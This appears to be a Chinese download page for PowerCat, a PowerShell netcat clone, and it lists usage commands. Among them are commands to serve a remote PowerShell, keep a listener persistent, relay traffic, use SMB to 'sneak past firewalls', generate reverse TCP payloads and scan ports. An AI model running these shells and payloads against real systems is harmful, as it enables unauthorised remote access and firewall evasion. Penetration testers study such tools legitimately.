po
powershell专用网络工具(PowerCat)
更新于 2026-09-01 08:58
PowerCat是PowerShell的TCP/ IP瑞士军刀,适用于Netcat & Ncat.。如果你想在powershell上连SSH或者搭建网络环境,那么PowerCat绝对必不可少!欢迎下载!
powercat实际上是一个powershell的函数,当你第一次使用它的时候你需要运行脚本来加载这个函数。
由于windows默认不允许任何脚本运行,你需要输入Set-ExecutionPolicy RemoteSigned来允许运行本地的脚本。
PowerCat PowerShell模块打包。你必须导入模块使用其功能。
# Import the functions via the psd1 file:
Import-Module PowerCat.psd1

默认情况下,PowerCat使用TCP和读取/写入控制台。
# Basic Listener:
Start-PowerCat -Port 443
# Basic Client:
Connect-PowerCat -RemoteIp 10.1.1.1 -Port 443
文件传输
使用sendfile PowerCat可以用来传输文件和-ReceiveFile参数。
# Send File:
Connect-PowerCat -RemoteIp 10.1.1.1 -Port 443 -SendFile C:\pathto\inputfile
# Receive File:
Start-PowerCat -Port 443 -ReceiveFile C:\pathto\outputfile
UDP和SMB
PowerCat支持多通过TCP发送数据。
# Send Data Over UDP:
Start-PowerCat -Mode Udp -Port 8000
# Send Data Over SMB (easily sneak past firewalls):
Start-PowerCat -Mode Smb -PipeName PowerCat
SSL
PowerCat动态生成提供SSL加密的X509证书TCP连接。
# Admin privileges are required to generate the self-signed certificate.
# Serve an SSL-Encrypted (Power)Shell:
Start-PowerCat -Mode Tcp -Port 80 -SslCn <Certificate Common Name> -Execute
# Connect to an SSL encrypted Ncat listener:
# Setup *nix with openssl & Ncat:
# openssl req -X509 -newkey rsa:2048 -subj /CN=PowerCat -days 90 -keyout key.pem -out cert.pem
# ncat -l -p 80 --ssl --ssl-cert cert.pem --ssl-key key.pem
Connect-PowerCat -Mode Tcp -RemoteIp 10.1.1.1 -Port 80 -SslCn PowerCat
继电器
PowerCat类似于netcat继电器继电器,但你不需要创建一个文件或启动一个进程。你也可以传递不同协议之间的数据连接。
# UDP Listener to TCP Client Relay:
Start-PowerCat -Mode Udp -Port 8000 -Relay tcp:10.1.1.16:443
# TCP Listener to UDP Client Relay:
Start-PowerCat -Port 8000 -Relay udp:10.1.1.16:53
# TCP Client to Client Relay
Connect-PowerCat -RemoteIp 10.1.1.1 -Port 9000 -Relay tcp:10.1.1.16:443
# TCP Listener to SMB Listener Relay
New-PowerCat -Listener -Port 8000 -Relay smb:PowerCat
生成的有效载荷
载荷可以使用New-PowerCatPayload函数生成。
# Generate a reverse tcp payload that connects back to 10.1.1.15 port 443:
New-PowerCatPayload -RemoteIp 10.1.1.15 -Port 443 -Execute
# Generate a tcp payload that listens on port 8000:
New-PowerCatPayload -Listener -Port 8000 -Execute
Misc用法
PowerCat还可以执行端口扫描,开始持续的听众,或作为一个简单的web服务器。
# Basic TCP port scan:
1..1024 | ForEach-Object { Connect-PowerCat -RemoteIp 10.1.1.10 -Port $_ -Timeout 1 -Verbose -Disconnect }
# Basic UDP port scan:
1..1024 | ForEach-Object { Connect-PowerCat -Mode Udp -RemoteIp 10.1.1.10 -Port $_ -Timeout 1 -Verbose }
# Persistent listener:
Start-PowerCat -Port 443 -Execute -KeepAlive
# Simple Web Server:
Start-PowerCat -Port 80 -SendFile index.html
Start-PowerCat # Starts a listener/server.
-Mode # Defaults to Tcp, can also specify Udp or Smb.
-Port # The port to listen on.
-PipeName # Name of pipe to listen on.
-SslCn # Common name for Ssl encrypting Tcp.
-Relay # Format: "<Mode>:<Port/PipeName>"
-Execute # Execute a console process or powershell.
-SendFile # Filepath of file to send.
-ReceiveFile # Filepath of file to be written.
-Disconnect # Disconnect after connecting.
-KeepAlive # Restart after disconnecting.
-Timeout # Timeout option. Default: 60 seconds
Connect-PowerCat # Connects a client to a listener/server.
-Mode # Defaults to Tcp, can also specify Udp or Smb
-RemoteIp # IPv4 address of host to connect to.
-Port # The port to connect to.
-PipeName # Name of pipe to connect to.
-SslCn # Common name for Ssl encrypting Tcp.
-Relay # Format: "<Mode>:<IP>:<Port/PipeName>"
-Execute # Execute a console process or powershell.
-SendFile # Filepath of file to send.
-ReceiveFile # Filepath of file to be written.
-Disconnect # Disconnect after connecting.
-Timeout # Timeout option. Default: 60 seconds